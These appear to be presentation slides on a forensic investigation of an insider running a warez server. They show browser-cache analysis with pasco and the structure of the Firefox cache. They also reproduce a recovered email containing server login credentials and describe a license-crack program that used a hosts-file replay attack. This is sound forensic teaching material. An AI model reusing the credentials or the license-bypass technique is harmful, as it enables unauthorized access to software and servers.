TYPE	URL	MODIFIED TIME	ACCESS TIME	FILENAME
URL	http://hp.msn.com/55/LNHQWS2605_YFO_QF2P.gif	3/10/2005 8:01	3/10/2005 17:43	LNHQWS2605_YFO_QF2P[1].gif
URL	http://ad.doubleclick.net/ad/AD537_e.commerctimes.com/B1563006_4_siz=336x200_ord=1110494/271795?	3/10/2005 17:45	B1563006[1].htm	
URL	http://www.orbitz.com/Marketing/Images/hotwire-125x175-message2.gif	7/11/2004 2:02	3/10/2005 17:49	hotwire-125x175-message2[1].gif
URL	https://www.orbitz.com/img/security/verisign_footer.gif	12/20/2004 5:40	3/10/2005 17:49	verisign_footer[2].gif
URL	http://a1055.g.akamai.net/91055/1401/5h/images.bamesandnoble.com/gresources/habbar/tab4_t	1/13/2005 22:24	3/10/2005 17:50	tab4_textbooks_cold[1].gif
URL	http://a1055.g.akamai.net/91055/1401/5h/images.bamesandnoble.com/gimages/gresources/linePa	8/10/2004 9:56	3/10/2005 17:50	linePagination[1].gif
URL	http://a1055.g.akamai.net/91055/1401/5h/images.bamesandnoble.com/images/2650000/2657694	8/29/2000 20:51	3/10/2005 17:50	2657694[1].gif
URL	http://macslash.org/images/sr.gif	7/4/2002 19:16	3/10/2005 17:44	sr[1].gif
URL	http://a1055.g.akamai.net/91055/979/5h/images.bamesandnoble.com/gresources/habbar/vcan4_ju	1/12/2005 11:43	3/10/2005 17:49	vcan4_topbot_rule[1].gif
URL	http://a1055.g.akamai.net/91055/979/5h/images.bamesandnoble.com/gresources/habbar/vcan4_ju	1/12/2005 11:43	3/10/2005 17:49	vcan4_topbot_rule[1].gif
URL	http://a1055.g.akamai.net/91055/979/5h/images.bamesandnoble.com/images/81800			
URL	http://www.orbitz.com/App/View/FlightSearchResults?z=bcb0&mas			
URL	https://www.orbitz.com/img/global/havbg_right_bigtabs.gif			
URL	http://hc.msn.com/2L/7EM9JD+P/3LWE0B-Y3G[1].jpg			
URL	http://news.google.com/news?imgfp=atyfkg2sVgJ8imgur/www.chr.ca/archives/C			
URL	http://www.technewsworld.com/shared/twscreen.css			
URL	http://www.technewsworld.com/images/work/hw_logo_250x94.gif	03/18/2005 11:02 AM	<DIR>	-
URL	http://www.technewsworld.com/images/2005/tw_adfile_bg.jpg	03/18/2005 11:02 AM	<DIR>	-
URL	http://www.orbitz.com/global/css/interstitial.css?cache=orbitz20050214	03/18/2005 11:02 AM	<DIR>	-
URL	http://www.orbitz.com/img/global/interstitial/logo_one_moment.gif	07/18/2004 09:13 PM		67 desktop.ini
URL	http://www.orbitz.com/img/airfp_integration/tp_d4_matrix_gradient_bottom_1st.gif	03/18/2005 11:02 AM	<DIR>	1C92D12
URL	http://hp.msn.com/sc/hom/hq04.js?v=16	03/12/2005 12:38 PM		294,912 index.dat
URL	http://macslash.org/images/ads/100x28_team_one_logo.gif	03/18/2005 11:02 AM	<DIR>	878P405G
URL	http://saopaulo.grand.hyatt.com/owshare/hyatt/worldwide/grandimages/hav2a.jpg			2 File(s) 294,979 bytes
URL	http://a1055.g.akamai.net/91055/979/5h/images.bamesandnoble.com/gresources/h			6 Dir(s) 5,317,029,888 bytes free
URL	http://a1055.g.akamai.net/91055/979/5h/images.bamesandnoble.com/gresources/h			
URL	http://www.orbitz.com/img/airfp/AV_click.gif			
URL	http://a1055.g.akamai.net/91055/1401/5h/images.bamesandnoble.com/images/8000			
URL	http://saopaulo.grand.hyatt.com/owshare/hyatt/worldwide/grandimages/phototour.gif			
URL	http://www.orbitz.com/img/buttons/search.gif			
URL	http://www.orbitz.com/img/security/truste_footer.gif			
URL	https://www.orbitz.com/img/security/truste_footer.gif			
URL	http://www.findcracks.com/img/stat.gif			
URL	http://by23d.bay23.hotmail.msn.com/cgi-bin/hnhome?bmyes&cumbox=F0000000			
URL	http://64.4.55.45/p.wtnew.gif			
URL	http://macslash.org/images/topics/topic/macgeek.jpg			
URL	http://www.orbitz.com/img/global/havtab_8_o.gif			

```
C:\Documents and Settings\k.jones\Desktop\Content.IE5>dir /a
Volume in drive G is K00M05
Volume Serial Number is 1058-6C89

Directory of C:\Documents and Settings\k.jones\Desktop\Content.IE5


03/18/2005 11:02 AM <DIR> .
03/18/2005 11:02 AM <DIR> ..
03/18/2005 11:02 AM <DIR> 878P405G
03/18/2005 11:02 AM <DIR> 838880CG
07/18/2004 09:13 PM 67 desktop.ini
03/18/2005 11:02 AM <DIR> 1C92D12
03/12/2005 12:38 PM 294,912 index.dat
03/18/2005 11:02 AM <DIR> 878P405G
                2 File(s)      294,979 bytes
                6 Dir(s)      5,317,029,888 bytes free

C:\Documents and Settings\k.jones\Desktop\Content.IE5>pasco
Usage: pasco [options] <filename>
       -d Delete Activity Records
       -t Field Delimiter (TAB by default)

C:\Documents and Settings\k.jones\Desktop\Content.IE5>pasco index.dat > index.csv
C:\Documents and Settings\k.jones\Desktop\Content.IE5>
```


Back to the Investigation

Cached file: 8R9KCL4N\HoTMaiL[1].htm




Investigation Continues...

Searching for cracks for the document management system



Forensic Tool Kit (FTK)

- ❑ Commercial forensics analysis tool
- ❑ Allows browsing of cached pages in a web browser-like interface



Gotchas

- ❑ Cracks were searched for on March 10, 2007
- ❑ Joe was vacationing in Florida at that time
- ❑ Searches for travel to Sao Paulo were not likely to be performed by Joe...he went to Florida
- ❑ Was Joe's machine being used by someone else?





Primer

- Cached files

```
\Documents and Settings\name>\Application Data  
\Mozilla\Firefox\Profiles\text>\Cache
```

- Tools discussed are insufficient


- 3 types of files in the cache directory

- Cache Map File
- Three Cache Block Files
- Cache Data Files

Cache Map File

`_CACHE_MAP_`

- 32 buckets
- 256 records/bucket
- Record contains
 - Hash Number
 - Eviction Rank
 - Data Location
 - Metadata Location



Cache Block Files

- ❑ Cached data is stored in a Cache Block file or a separate file is created
- ❑ Hash number is used to save separate file
- ❑ Cache Block files are named `_CACHE_00N_`
- ❑ $N = ((\text{metadata location}) \&\& 0x30000000) \ll 28$

Cache Block Files

- Where is the data located?

Start Block = (metadata location) && 0x00FFFFFF

Number of blocks = ((metadata location) && 0x03000000) >> 24

Block size = 256 * N bytes

Bitmap Header = 4096 bytes

- If cache content does not fit in cache Block files the information is stored in a separate file named as follows:

<HASH NUMBER><TYPE><GENERATION NUMBER>

Type = d (data) or m (metadata)

Generation Number = (metadata location) && 0x000000FF


Cache Reconstruction

- ❑ Tool: Cache View
- ❑ Provides:
 - URL
 - Name of Cached File
 - File Size
 - File Type
 - Last Modified Date
 - Download Date
 - Expiry Date



Cache View

- ❑ Point to cached files on the evidence medium



Retrieving the Cached Files

- Copy the visited web pages into a known folder e.g. Desktop
- gunzip the copied files
- Open the unzipped files using Firefox

The Smoking Gun

From : Mike Green <mikeg@green.org>
Sent : Sunday, April 17, 2005 11:33 PM
To : tedw1982@hotmail.com
Subject : RE: enjoy

Hey Ted,
Thankz for da password...
Check the server, all the AliG mpegs are on there.
Ya'll have to sort by date to find it...i put the first one the day you gave me access.
Mes enjoying this private Kazaa of ours :)
18r
mikey
-----Original Message-----
From: Ted Wilson[mailto:tedw1982@hotmail.com]
Sent: Thursday, March 10, 2005 10:05 PM
To: Mike Green
Subject: enjoy
Dude,
Heres what you need:
IP: law1.docustodian.com
user: joeschmo
pass: F10r!Da-2005
you can get the client software from the docustodian
website and i'll send you the crack soon :)

booshaka!


Email Summary

- ❑ Extracted Firefox page showed the use of tedw1982@hotmail.com on the system
- ❑ Email sent by that account on March 10, 2005 at 10.05 pm
- ❑ Contents of the email:
 - Joe's user credentials for the document manager
 - Link to client software
 - License crack to follow
- ❑ Ted, the substitute administrator, was responsible for the Warez server



Last Nail in the Coffin

- ❑ Licensecrack.java found on the system
- ❑ File creation time 7.32pm at March 11, 2005



Licensecrack.java

Comments preceding the code:

```
/*  
This program should be run on the same LAN  
as the Docustodian client machine.  
Modify the hosts file on the client machine accordingly  
It tricks the client in believing that it has a valid license  
to access the server  
Author: Ted W  
*/
```

Licensecrack.java

- ❑ Exploited vulnerability in Docustodian licensing scheme
- ❑ Replay attack
- ❑ Client was responsible for final approval of authenticity

Combating the Insider

- Audit trails are key
 - Ensure logging of administrative activities to a centralized location
 - Separate the tasks of system administration and log review as much as possible
- Perform pre-employment background checks
 - Past performance is an indicator of the future in this case
- Take cue from financial institutions
 - Mandatory vacations – 2 contiguous weeks
- Monitor outbound activity
- Establish employee termination procedures

Questions?

Contact Information

□ Rohyt Belani

rohyt.belani@intrepidusgroup.com

□ Keith Jones

keith.jones@jrdcorp.com